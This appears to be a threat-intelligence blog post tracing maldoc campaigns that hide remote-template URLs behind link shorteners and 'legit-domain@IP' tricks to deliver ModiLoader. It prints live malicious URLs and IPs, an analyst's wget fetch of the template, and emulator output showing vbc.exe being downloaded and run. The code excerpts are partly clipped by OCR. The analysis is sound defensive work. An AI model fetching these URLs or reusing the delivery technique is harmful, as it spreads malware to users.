
IOC extracted from sample:
labs.inquest.net/dfi/hash/94d77…

(Automated Tweet, maybe a FP)

labs.inquest.net
InQuest Labs - InQuest.net
InQuest Labs is an open API and interactive research portal designed to empower individual analysts with the tools and …

10:57 AM · Aug 24, 2022 · inquest-labs-specops

3 Retweets 1 Like



Home > Expanded URL

Expanded URL


Results for http://l-k.one/lQNS

Short URL:	http://l-k.one/lQNS
Redirects:	2 (hide details) 1. https://l-k.one/lQNS 2. http://jmcglone.com@23.95.122.90/office/https_3.doc
Long URL:	http://jmcglone.com@23.95.122.90/office/https_3.doc

Extra Information

Meta Keywords:	*No Keywords*

Here we can see it expands to the original style of link we first seen.




Short URL:	https://washorty.herokuapp.com/DdujSID
Redirects:	2 (hide details) 1. https://blnk.in/73ozs 2. http://jmcglone.com@198.12.89.173/https/790.doc
Long URL:	http://jmcglone.com@198.12.89.173/https/790.doc

This one uses two different link shortners.

m4n0w4r
@kienbigmummy

🔥#maldoc sample spread
#ModiLoader(#DBatLoader) was submitted from VN.
🐛
hash:797ad98c5e34adaf78da488638b1bfe724d2750844e2d67725b0e84a2aa14c06
☠️external link->#mal rtf->contain #sc->download
#ModiLoader payload (1/2)



```
Filename: 797ad98c5e34adaf78da488638b1bfe724d2750
Indicator             |Value                 |Risk
File format           |MS Word 2007+         |info
                      |Document (.docx)      |
Container format      |OpenXML               |info
Encrypted             |False                 |none
VBA Macros            |No                    |none
XLM Macros            |No                    |none
External              |1                     |HIGH
Relationships         |                      |
```

```
 '797ad98c5e34adaf78da488638b1bfe724d2750844e2d67725b0e84a2aa14c06'
 relationship 'attachedTemplate' with external link https://mygreatlearning.com@gbd.life/fc
emnux@remnux                                                    wget -U "Mozilla/
ps://mygreatlearning.com@gbd.life/fc"
22-08-26 22:51:54--  https://mygreatlearning.com@gbd.life/fc
lving gbd.life (gbd.life)... 172.67.157.84, 104.21.13.201, 2606:4700:3030::6815:dc9, ...
ecting to gbd.life (gbd.life)|172.67.157.84|:443... connected.
 request sent, awaiting response... 302 Found
tion: http://192.3.223.201/office/update.dothtml [following]
22-08-26 22:51:55--  http://192.3.223.201/office/update.dothtml
ecting to 192.3.223.201:80... connected.
 request sent, awaiting response... 200 OK
th: 28237 (28K)
g to: 'fc'

                                               100%[========================
=====================>]  27.58K   121KB/s    in 0.2s

-26 22:51:56 (121 KB/s) - 'fc' saved [28237/28237]
```


```
|Value                |Risk      |Description
|Rich Text Format     |info      |
|RTF                  |info      |Container type
```

```
s/16dfd825ff1a23bd c22ed840d6d2c41 ModiLoader   scdbgc
tain sc.vir


  sahf
  jmp 0x401a1a   vv
  shl byte [edi],0x41
  call [edx-0x15fcd5d9]
  sti

ntStringsW)
LIC%\vbc.exe, dst=12fbd8, sz=104)

leW)
3.223.201/77/vbc.exe, C:\users\Public\vbc.exe)

ExecuteW   step=41678
```


4:32 AM · Aug 27, 2022 · Twitter Web App

13 Retweets   40 Likes

I found this one here on Twitter by m4n0w4r @kienbigmummy and on InQuest Labs here . We find another link shortner.



```
IOCs

looks like: domain

mygreatlearning.com

looks like: filename

42d9f9b97273cd1696af1452b4858f52.png    image2.png

looks like: filepath

i:\TT

looks like: url

https://mygreatlearning.com@gbd.life/fc
```



Results for http://gbd.life/fc

XAMPP Apache + MariaDB + PHP + Perl
Welcome to XAMPP for Windows 8.0.19
Community
Contribute to XAMPP translation at translate.apachefriends.org.

Title:	404 Not Found
Short URL:	http://gbd.life/fc
Redirects:	2 (hide details) 1. https://gbd.life/fc 2. http://192.3.223.201/office/update.dothtml
Long URL:	http://192.3.223.201/office/update.dothtml

As you can see from the screenshot above it follows the same pattern. This screenshot was just taken so the file may be down now noting the 404. As we have seen here they are reusing the IPs and URLs leaving an open directory. They just keep adding and removing sub-directories for the same IPs.

They are also experimenting with various Link shortening services to hide further the URLs they are calling out to. Lastly, we also see multiple malware families being dropped as the final malware.

So you never know what you are going to end up with these.

Links

Previous Post Link:
https://inquest.net/blog/2022/07/05/automated-twitter-post-decoded-shellcode

Link to the first sample on InQuest Labs:
https://labs.inquest.net/dfi/sha256/6e66b6175b31b547ad24375b7c5961e51aa1b37cdb3cd39d7ec5b2108fbacb40

Link to sample on MalwareBazaar:
https://bazaar.abuse.ch/sample/275db34b1b3d894ed18fba50f477ca897bb3656682c7d0ef2941bd7c696e9f80/

Link to the Second file on InQuest Labs:
https://labs.inquest.net/dfi/sha256/fa490c0e29b4cf444bee6b6d4b79e87942231c7b703f54e8db4f0e7212cebcbc

Link to Twitter post for first shortened Link:
https://twitter.com/InQuest/status/1562469237595115520

Link to m4n0w4r Twitter post:
https://twitter.com/kienbigmummy/status/1563459518633111553

Link to InQuest labs for sample:
https://labs.inquest.net/dfi/sha256/797ad98c5e34adaf78da488638b1bfe724d2750844e2d67725b0e84a2aa14c06

Tags

in-the-wild labs walkthrough